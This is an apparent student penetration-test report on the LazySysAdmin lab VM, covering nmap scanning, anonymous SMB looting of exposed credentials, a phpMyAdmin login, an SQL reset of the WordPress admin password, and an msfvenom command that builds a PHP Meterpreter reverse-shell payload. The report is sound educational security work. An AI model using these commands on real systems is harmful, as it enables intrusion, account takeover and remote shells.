PENETRATION TEST REPORT

Lab 04: Web Application Test — LazySysAdmin

Internal Network Vulnerability Assessment & Penetration Test

Prepared by	Mohammad Ali
Student Number	2023904141
Email	drbarbari71@gmail.com
Project Title	Lab 04 - WebApplication Test
Assessment Date	7 August 2026

Table of Contents

1. Executive Summary

This assessment was performed against the provided LazySysAdmin Linux virtual machine to determine the purpose of the legacy server, identify exposed network services, assess configuration weaknesses, and demonstrate the security impact of those weaknesses through controlled exploitation. The engagement followed a structured penetration-testing workflow: discovery, service fingerprinting, SMB enumeration, vulnerability analysis, web application access, remote code execution, and local privilege escalation.

The assessment identified a complete compromise path. Anonymous SMB access exposed sensitive files and the WordPress installation. A plaintext password and a WordPress configuration file containing database credentials were recoverable from the share. Those credentials provided access to phpMyAdmin, which allowed the WordPress administrator password to be changed. WordPress administrative access was then leveraged to place a PHP Meterpreter payload through the theme editor and establish remote code execution as the web-service account. Finally, a reused local password and an overly permissive sudo configuration allowed escalation to root.

Overall Risk: Critical

Assessment Window: 7 August 2026 — 7 August 2026

Target: 192.168.132.129 (LazySysAdmin)

Attacker Host: 192.168.132.128 (Kali Linux)

Test Type: Internal network vulnerability assessment and penetration test

Key Outcome: The target was successfully compromised from unauthenticated network access to full root privileges, demonstrating a high-impact chain caused by multiple configuration and credential-management failures.

2. Scope, Rules of Engagement & Methodology

2.1 Scope

- In-scope system: LazySysAdmin Linux VM — 192.168.132.129.
- Assessment platform: Kali Linux VM — 192.168.132.128.
- Network: isolated host-only laboratory network.
- Authorized activities: reconnaissance, service enumeration, vulnerability validation, exploitation, shell access, and privilege escalation as required by the lab.

2.2 Methodology

The assessment used a step-by-step methodology aligned with the lab requirements:

1. Identify the target and enumerate all exposed TCP services.
2. Perform detailed service fingerprinting and banner analysis.
3. Manually enumerate SMB shares and inspect exposed files.
4. Identify the installed blogging platform and review sensitive configuration files.
5. Validate discovered credentials against the web application and database administration interface.
6. Use authorized exploitation to obtain a shell on the target.
7. Enumerate local accounts and privilege boundaries.
8. Escalate to root and verify full administrative control.
9. Document evidence, impact, and remediation recommendations.

3. Major Findings Summary

ID	Finding	Severity	Primary Impact	Status
F-01	Anonymous SMB Share Exposure	High	Confidentiality	Confirmed
F-02	Sensitive Credentials in Exposed Files	Critical	Confidentiality	Confirmed
F-03	Unauthorized WordPress Administrative Access	High	Integrity / Confidentiality	Confirmed
F-04	Authenticated PHP Remote Code Execution	Critical	C / I / A	Confirmed
F-05	Password Reuse and Overly Permissive Sudo	Critical	Full Host Compromise	Confirmed

4. Detailed Findings & Proof of Concept

4.1 Fingerprinting & Reconnaissance

Severity: Informational

Objective: Identify the target system, open ports, service versions, and attack surface before attempting exploitation.

A detailed Nmap scan was performed against 192.168.132.129. The scan confirmed that the host was online and exposed multiple services, including SSH, HTTP, SMB, MySQL, and IRC. The presence of HTTP and SMB was especially relevant to the lab because SMB could expose shared files and HTTP could reveal the purpose of the legacy server.

```
nmap -sS -sV -T4 192.168.132.129
```



Figure 1. Nmap service and version scan of 192.168.132.129. The output shows TCP/22 (SSH), TCP/80 (Apache HTTP), TCP/139 and TCP/445 (Samba/SMB), TCP/3306 (MySQL), and TCP/6667 (IRC). The host is identified as LAZYSYSADMIN.

The scan established the initial attack surface. Apache on port 80 indicated a web server, Samba on ports 139/445 indicated network file sharing, and MySQL on port 3306 suggested a database-backed application. Because the lab directs initial investigation toward SMB, the next phase focused on anonymous share enumeration.

4.2 SMB Anonymous Information Disclosure

Severity: High

Affected Service: Samba/SMB — TCP 139/445

Security Impact: Unauthenticated users can enumerate and read a share containing application files, configuration data, and plaintext credentials.

The SMB service accepted share enumeration without valid credentials. This is a significant access-control weakness because any network user with reachability to the server can identify shared resources and, in this case, connect to a non-default share containing sensitive web application files.

```
smbclient -L 192.168.132.129
```



Figure 2. Anonymous SMB share enumeration. The server exposes print$, share$, and IPC$. The custom share$ entry immediately stands out because it is not a default administrative share and is therefore a high-value enumeration target.

The exposed share was then accessed directly. No authenticated account was required, and listing the directory revealed the server's website content, WordPress installation, backup material, and several text files.

```
smbclient '//192.168.132.129/share$'
ls
```



Figure 3. Successful anonymous connection to share$. The directory listing exposes the wordpress folder, Backnode_files, wp, apache, index.html, info.php, deets.txt, robots.txt, todolist.txt, test, and old. This confirms that the SMB share maps to web/application content and contains potentially sensitive information.

Potentially interesting files were downloaded for offline inspection. The first attempt used an incorrect filename (todolists.txt), after which the correct file name (todolist.txt) was retrieved. This demonstrates careful validation of file names rather than assuming command success.

```
get deets.txt

get todolist.txt
```

```
                3029776 blocks of size 1024. 1457868 blocks available
smb: \> get deets.txt
getting file \deets.txt of size 139 as deets.txt (10.4 KiloBytes/sec) (average 10.4 KiloByte
s/sec)
smb: \> get todolists.txt
NT_STATUS_OBJECT_NAME_NOT_FOUND opening remote file \todolists.txt
smb: \> get todolist.txt
getting file \todolist.txt of size 79 as todolist.txt (15.4 KiloBytes/sec) (average 11.8 Kil
oBytes/sec)
smb: \> cd wordpress\
```

Figure 4. SMB file retrieval. deets.txt and todolist.txt are copied from the target to the Kali system for local analysis.

The WordPress directory was also reviewed. The presence of wp-admin.php, wp-login.php, wp-settings.php, wp-includes, and wp-config.php confirmed that the legacy server was hosting a WordPress installation. The configuration file was downloaded because it is known to contain database connection information needed by WordPress.

```
cd wordpress

ls

get wp-config.php
```

```
smb: \> cd wordpress\
smb: \wordpress\> ls
  .                                   D        0  Tue Aug 15 07:21:08 2017
  ..                                  D        0  Tue Aug 15 07:05:52 2017
  wp-config-sample.php                N     2853  Wed Dec 16 04:58:26 2015
  wp-trackback.php                    N     4513  Fri Oct 14 15:39:28 2016
  wp-admin                            D        0  Wed Aug  2 17:02:02 2017
  wp-settings.php                     N    16200  Thu Apr  6 14:01:42 2017
  wp-blog-header.php                  N      364  Sat Dec 19 06:20:28 2015
  index.php                           N      418  Tue Sep 24 20:18:11 2013
  wp-cron.php                         N     3286  Sun May 24 13:26:25 2015
  wp-links-opml.php                   N     2422  Sun Nov 20 21:46:30 2016
  readme.html                         N     7413  Mon Dec 12 03:01:39 2016
  wp-signup.php                       N    29924  Tue Jan 24 06:08:42 2017
  wp-content                          D        0  Mon Jun  3 10:56:36 2024
  license.txt                         N    19935  Mon Jan  2 12:58:42 2017
  wp-mail.php                         N     8048  Wed Jan 11 00:13:43 2017
  wp-activate.php                     N     5447  Tue Sep 27 17:36:28 2016
  .htaccess                           H       35  Tue Aug 15 07:40:13 2017
  xmlrpc.php                          N     3065  Wed Aug 31 12:31:29 2016
  wp-login.php                        N    34327  Fri May 12 13:12:46 2017
  wp-load.php                         N     3301  Mon Oct 24 23:15:30 2016
  wp-comments-post.php                N     1627  Mon Aug 29 08:00:32 2016
  wp-config.php                       N     3703  Mon Aug 21 05:25:14 2017
  wp-includes                         D        0  Wed Aug  2 17:02:03 2017

                3029776 blocks of size 1024. 1457868 blocks available
smb: \wordpress\> get wp-config.php
getting file \wordpress\wp-config.php of size 3703 as wp-config.php (328.7 KiloBytes/sec) (a
verage 132.0 KiloBytes/sec)
smb: \wordpress\>
```

Figure 5. Enumeration of the WordPress application directory and download of wp-config.php. This step confirms the installed blogging platform and obtains the configuration file for credential analysis.

4.3 Exposed WordPress Configuration & Database Credentials

Severity: Critical

Root Cause: Sensitive application and credential files were stored in an anonymously readable SMB share.

Security Impact: Credential disclosure can enable database access, account takeover, and further compromise of the web application and host.

Offline review of deets.txt revealed a plaintext password left by the administrator. The file itself warned that the password should be removed or changed after deployment, yet the password remained present and valid. Storing a reusable system password in a broadly readable file directly undermines credential confidentiality.

```
cat deets.txt
```

```
┌──(kali㉿kali)-[~]
└─$ cat deets.txt
CBF Remembering all these passwords.

Remember to remove this file and update your password after we push out the server.

Password 12345
```

Figure 6. Contents of deets.txt. The file discloses the plaintext password 12345 and explicitly indicates that it should have been removed or changed after deployment.

Review of wp-config.php revealed hardcoded MySQL database credentials. The username was Admin and the password was TogieMYSQL12345^^. While database credentials are required by WordPress, the critical issue is that the configuration file itself was exposed through anonymous SMB access, converting an application secret into a network-accessible credential.

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'Admin');

/** MySQL database password */
define('DB_PASSWORD', 'TogieMYSQL12345^^');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

Figure 7. Excerpt from wp-config.php showing DB_NAME=wordpress, DB_USER=Admin, DB_PASSWORD=TogieMYSQL12345^^, and DB_HOST=localhost. Exposure of this file enables unauthorized database administration when phpMyAdmin is reachable.

4.4 Unauthorized WordPress Administrative Access

Severity: High

Affected Components: phpMyAdmin and WordPress administrative interface

Security Impact: An attacker can alter application authentication data and obtain administrative control of the website.

The WordPress login page was located under the /wordpress path. The leaked WordPress database credentials were also tested against the exposed phpMyAdmin interface. The database credentials successfully authenticated to phpMyAdmin, providing direct access to the WordPress database.



Figure 8. WordPress administrative login page discovered at the WordPress installation path. At this stage, the administrative interface is reachable but a valid WordPress account password is still required.



Figure 9. phpMyAdmin login page. The previously exposed database credential is used to authenticate to the MySQL administration interface.



Figure 10. Successful phpMyAdmin access. The interface confirms access to the local MySQL server and exposes the wordpress database for direct inspection and modification.

The wp_users table was queried to identify WordPress user accounts and stored password hashes. The administrator account was present, but the password was stored as a one-way hash rather than plaintext. Rather than attempting to recover the original password, the database access was used to demonstrate impact by assigning a known test password to the administrator account.

```
SELECT user_login, user_pass FROM wp_users;
```



Figure 11. Query of the wp_users table. The administrator account and its WordPress password hash are visible, proving that database access exposes authentication data.

```
UPDATE wp_users SET user_pass = MD5('Pwned123!') WHERE user_login = 'Admin';
```



Figure 12. Password-reset query executed against the Admin account. phpMyAdmin reports one affected row, demonstrating that unauthorized database access can modify WordPress authentication data.

The new administrator password was then used at the WordPress login page. Successful authentication confirmed full administrative access to the blogging platform.



Figure 13. WordPress administrator login using the modified Admin account credentials.



Figure 14. WordPress Dashboard after successful login. Administrative access grants control over themes, plugins, users, and content, creating a direct path to server-side code execution when file editing is enabled.

4.5 Authenticated Remote Code Execution

Severity: Critical

Precondition: Administrative WordPress access obtained in the previous phase.

Security Impact: Arbitrary PHP code execution under the web-service account (www-data), providing an interactive foothold on the operating system.

With WordPress administrator access established, the next goal was to obtain operating-system command execution. A PHP Meterpreter reverse TCP payload was generated on Kali. The payload was configured to connect back to the attacker system at 192.168.132.128 on TCP port 4444.

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.132.128 LPORT=4444 -f raw -o shell.php
```

